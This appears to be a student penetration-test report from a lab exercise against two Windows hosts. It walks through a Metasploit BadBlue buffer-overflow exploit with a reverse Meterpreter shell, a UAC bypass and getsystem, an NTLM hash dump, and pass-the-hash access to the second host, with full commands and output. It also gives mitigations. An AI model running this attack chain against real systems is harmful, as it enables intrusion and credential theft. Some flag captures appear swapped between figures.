

Executive summary

I conducted a penetration test in order to determine its exposure to a targeted attack. All the activities were conducted to find out if the attacker could penetrate the hosts. Also, to determine the impact of the security vulnerability on personal information and internal access and escalating privilege of the system.

The security weakness found from penetration testing is that it allows escalating the privilege of a user account to administrator account. Also, the host is found using unpatched software and the credentials are insecure. This will lead to a critical business risk. Not having secure credentials will increase the opportunity of allowing unauthorized access to the important server or data which can lead to data leak and compromise of the system. The business might stop or damage its reputation.

In order to fix these problems, we should update most of the software to new versions. Do not use unpatched or unknown software, system, and application. Also, limiting administrative access is essential to minimize the damage from the attack.

Detailed Findings

Using Nmap to scan open port, it revealed that 10.20.160.112 has potential vulnerabilities. Port 8080 has been found opened in the founded host. Doing more aggressive scanning on this host, port 8080 was found running on BadBlue httpd 2.7.

Potential exploitation was found by searching BadBlue in meterpreter exploit database. Using that exploit and targeting 10.20.160.112, the machine was compromised. Looking through the file system, the flag was not found in user Juan's desktop. Using bypass to escalate privilege I found the flag.

From nessus scan, 10.20.160.63 has smb vulnerability. SMB signing is not required in the host 10.20.160.63. So, using the hash dump and the hashes from it, I can access the host pretending to be the host 10.20.160.112.

1) SMB not signing not required




Figure 1 capture of vulnerability found in 10.20.160.63

Description: Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Severity: Medium

Affected host: 10.20.160.63

Recommended mitigations: Enable SMB messaging signing Limit user privileges on the network. Enable Kerberos for authentication instead of NTLM.

2) Patch Management




Figure 2 Using unpatched software (BadBlue 2.72b - PassThru Buffer Overflow)

Description: Patches and updates are released to address existing and emerging security threats and address multiple levels of criticality. Failure to apply the latest patches can leave the system open to attack with publicly available exploits. The risk presented by missing patches and updates can vary.

Severity: Serious

Affected host: 10.20.160.112

Recommended mitigations: Enforce consistent patch management across all systems and hosts within the network environment. Where patching is not possible due to limitations, network segregation is highly recommended to limit exposure of the vulnerable system or host.

3) Insecure network



Figure 3 Capture of nessus scan of 10.20.160.112

Description: Default configurations of software can permit unauthorized access. Many off-the-shelf applications are released with built-in administrative accounts using predefined credentials or insecure settings that can often be found with a simple web search. As a result, an attacker with minimal technical knowledge can then use these default configurations to access the related services.

Severity: Medium

Affected host: 10.20.160.112

Recommended mitigations: Enable network level authentication. Do not give users the admin right. Always set UAC to notify so we can prevent high - risk attack from being done.

4) Account Privileges

Description: Account privileges are intended to control user access to host or application resources to limit access to sensitive information or enforce a least-privilege security model. When account privileges fail in their objective, users can see and/or do things they normally should not, which becomes a security issue, as administrators can no longer guarantee which user account can access host and application resources.

Severity: Serious

Affected host: 10.20.160.112

Recommended mitigations: Review access control mechanisms and put in place safeguards to ensure that user accounts are only able to access resources for which they have been granted explicit access.

Attack Path

Running a basic network scan using Nmap for both scope, 10.20.160.112 and 10.20.160.63 hosts were found. Nothing suspicious was found in 10.20.160.63 so, I did more depth Nmap on host 10.20.160.112. Port 8080 was found running on the host 10.20.160.112. From the name itself, Badblue, something suspicious was found.

```
root@kali:~# nmap -A -p- -T5 10.20.160.112
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-17 15:56 EST
Stats: 0:08:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 89.47% done; ETC: 16:06 (0:00:59 remaining)
Nmap scan report for 10.20.160.112
Host is up (0.00025s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE        VERSION
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2022-11-17T21:06:58+00:00; 0s from scanner time.
8080/tcp  open  http           BadBlue httpd 2.7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_7:::professional cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Windows 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 4 Nmap scan of 10.20.160.112

In Metasploit, I found matching modules for Badblue. I am going to use the second as it is the same version running in the port. Set the rhost, rport, payload and target before exploiting the host.

```
msf5 > search badblue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Ch
-  -
0  exploit/windows/http/badblue_ext_overflow 2003-04-20      great Yes
1  exploit/windows/http/badblue_passthru     2007-12-10      great No
   BadBlue 2.72b PassThru Buffer Overflow

msf5 > use 1
msf5 exploit(windows/http/badblue_passthru) > set RHOST 10.20.160.112
RHOST => 10.20.160.112
msf5 exploit(windows/http/badblue_passthru) > set RPORT 8080
RPORT => 8080
```

Figure 5 Search the exploit in Metasploit

Exploited the host 10.20.160.112 and got accessed. However, in Juan's desktop folder there was no proof.txt. From Figure 3, I will try to escalate the privilege to administrator to find out if there is a flag there.

```
msf5 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.20.150.101:4444
[*] Trying target BadBlue 2.72b Universal ...
[*] Sending stage (176195 bytes) to 10.20.160.112
[*] Meterpreter session 1 opened (10.20.150.101:4444 → 10.20.160.112:49171)
    at 2022-11-19 13:44:38 -0500

meterpreter > shell
Process 2880 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Figure 6 Exploited the founded exploit

In order to escalate the privilege, I am going to use the bypassuac module. Bypassuac is an exploit that is designed to bypass User Account Control (UAC).

```
msf5 exploit(windows/http/badblue_passthru) > search bypassuac

Matching Modules
=====

#   Name                                     Disclosure Date
--   -
0   exploit/windows/local/bypassuac          2010-12-31
    excellent No Windows Escalate UAC Protection Bypass
1   exploit/windows/local/bypassuac_comhijack 1900-01-01
    excellent Yes Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
2   exploit/windows/local/bypassuac_dotnet_profiler 2017-03-17
    excellent Yes Windows Escalate UAC Protection Bypass (Via dot net profiler)
```

Figure 7 Capture of search bypass from Metasploit

I set sessions and payload to exploit bypassuac.

```
msf5 exploit(windows/local/bypassuac) > sessions -i

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    meterpreter x86/windows  JUAN\Juan @ JUAN  10.20.150.101:4444 -
> 10.20.160.112:49171 (10.20.160.112)

msf5 exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.20.150.101:8443
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176195 bytes) to 10.20.160.112
[*] Meterpreter session 2 opened (10.20.150.101:8443 -> 10.20.160.112:49172)
) at 2022-11-19 13:47:19 -0500
```

Figure 8 Capture of exploiting bypassuac

After bypassuac exploit, current username is still Juan. In order to change to administrator, I used 'getsystem' command.

```
meterpreter > getuid
Server username: JUAN\Juan
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 9 getsystem to change the authority

This time I can find proof.txt in the Administrator's Desktop folder.

```
c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
435486840a741868ad624bf2cf1f1b14
c:\Users\Administrator\Desktop>echo Gabriella Ahn %date% %time%
echo Gabriella Ahn %date% %time%
Gabriella Ahn Wed 11/30/2022 0:06:10.51
```

Figure 10 Flag found in the Administrator's Desktop folder

Because the 10.20.160.63 has SMB vulnerabilities from nessus scan , I used extract passwords of current machine into hash and use them to go into the host 10.20.160.63.

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against JUAN
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20221121163139_default_10.20.160.112_windows.hashes_788208.txt
[*] Dumping password hashes ...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 2c50addae1d90ae37e44a87dc6d8e2d4 ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...
[*] No users with password hints on this system
[*] Dumping password hashes ...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:98c15cdda2ef38a1f36a77e8f46ea443:::
[+] Juan:1004:aad3b435b51404eeaad3b435b51404ee:d13725897fb605e894f35a0d8c2c7338:::
```

Figure 11 Capture of hashdump

Using the hash extracted to exploit 10.20.160.63.

```
root@kali:~# pth-winexe -U administrator%aad3b435b51404eeaad3b435b51404ee:98c15cdda2ef38a1f36a77e8f46ea443 //10.20.160.63 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH ...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Figure 12 Capture of exploiting 10.20.160.63

I got into the 10.20.160.63 host and captured the flag.

```
c:\Users\Administrator\Desktop>echo Gabriella Ahn %date% %time%
echo Gabriella Ahn %date% %time%
Gabriella Ahn Wed 11/30/2022 0:13:43.42


c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
6d154d137a59d9b75eed5478cb9646b1
c:\Users\Administrator\Desktop>
```

Figure 13 Flag found in 10.20.160.63

Technical Details

1) 10.20.160.63

- open port: port139(netbios-ssn), port 445(Microsoft-ds)
- vulnerability
 - a) SMB Signing not required
 - b) Unsupported Windows OS
- local/proof hash




```
c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
435486840a741868ad624bf2cf1f1b14
c:\Users\Administrator\Desktop>echo Gabriella Ahn %date% %time%
echo Gabriella Ahn %date% %time%
Gabriella Ahn Wed 11/30/2022 0:06:10.51
```

Figure 14 Capture of proof.txt hash

2) 10.20.160.112

- open port: port 3389(ms-wbt-server), port 8080(http-proxy)
- vulnerability
 - a) SSL issues: SSL certificate cannot be trusted, Self-Signed Certificate, SSL medium strength cipher suites supported, RC4 Cipher suites supported
 - b) Terminal services encryption level is not fips-140 compliant
 - c) Microsoft Windows issues: Terminal services does not use network level authentication only; Terminal services encryption level is medium or low
 - d) TLS version 1.0 protocol detection
- local/proof hash



```
c:\Users\Administrator\Desktop>echo Gabriella Ahn %date% %time%
echo Gabriella Ahn %date% %time%
Gabriella Ahn Wed 11/30/2022 0:13:43.42

c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
6d154d137a59d9b75eed5478cb9646b1
c:\Users\Administrator\Desktop>
```

Figure 15 Capture of proof.txt hash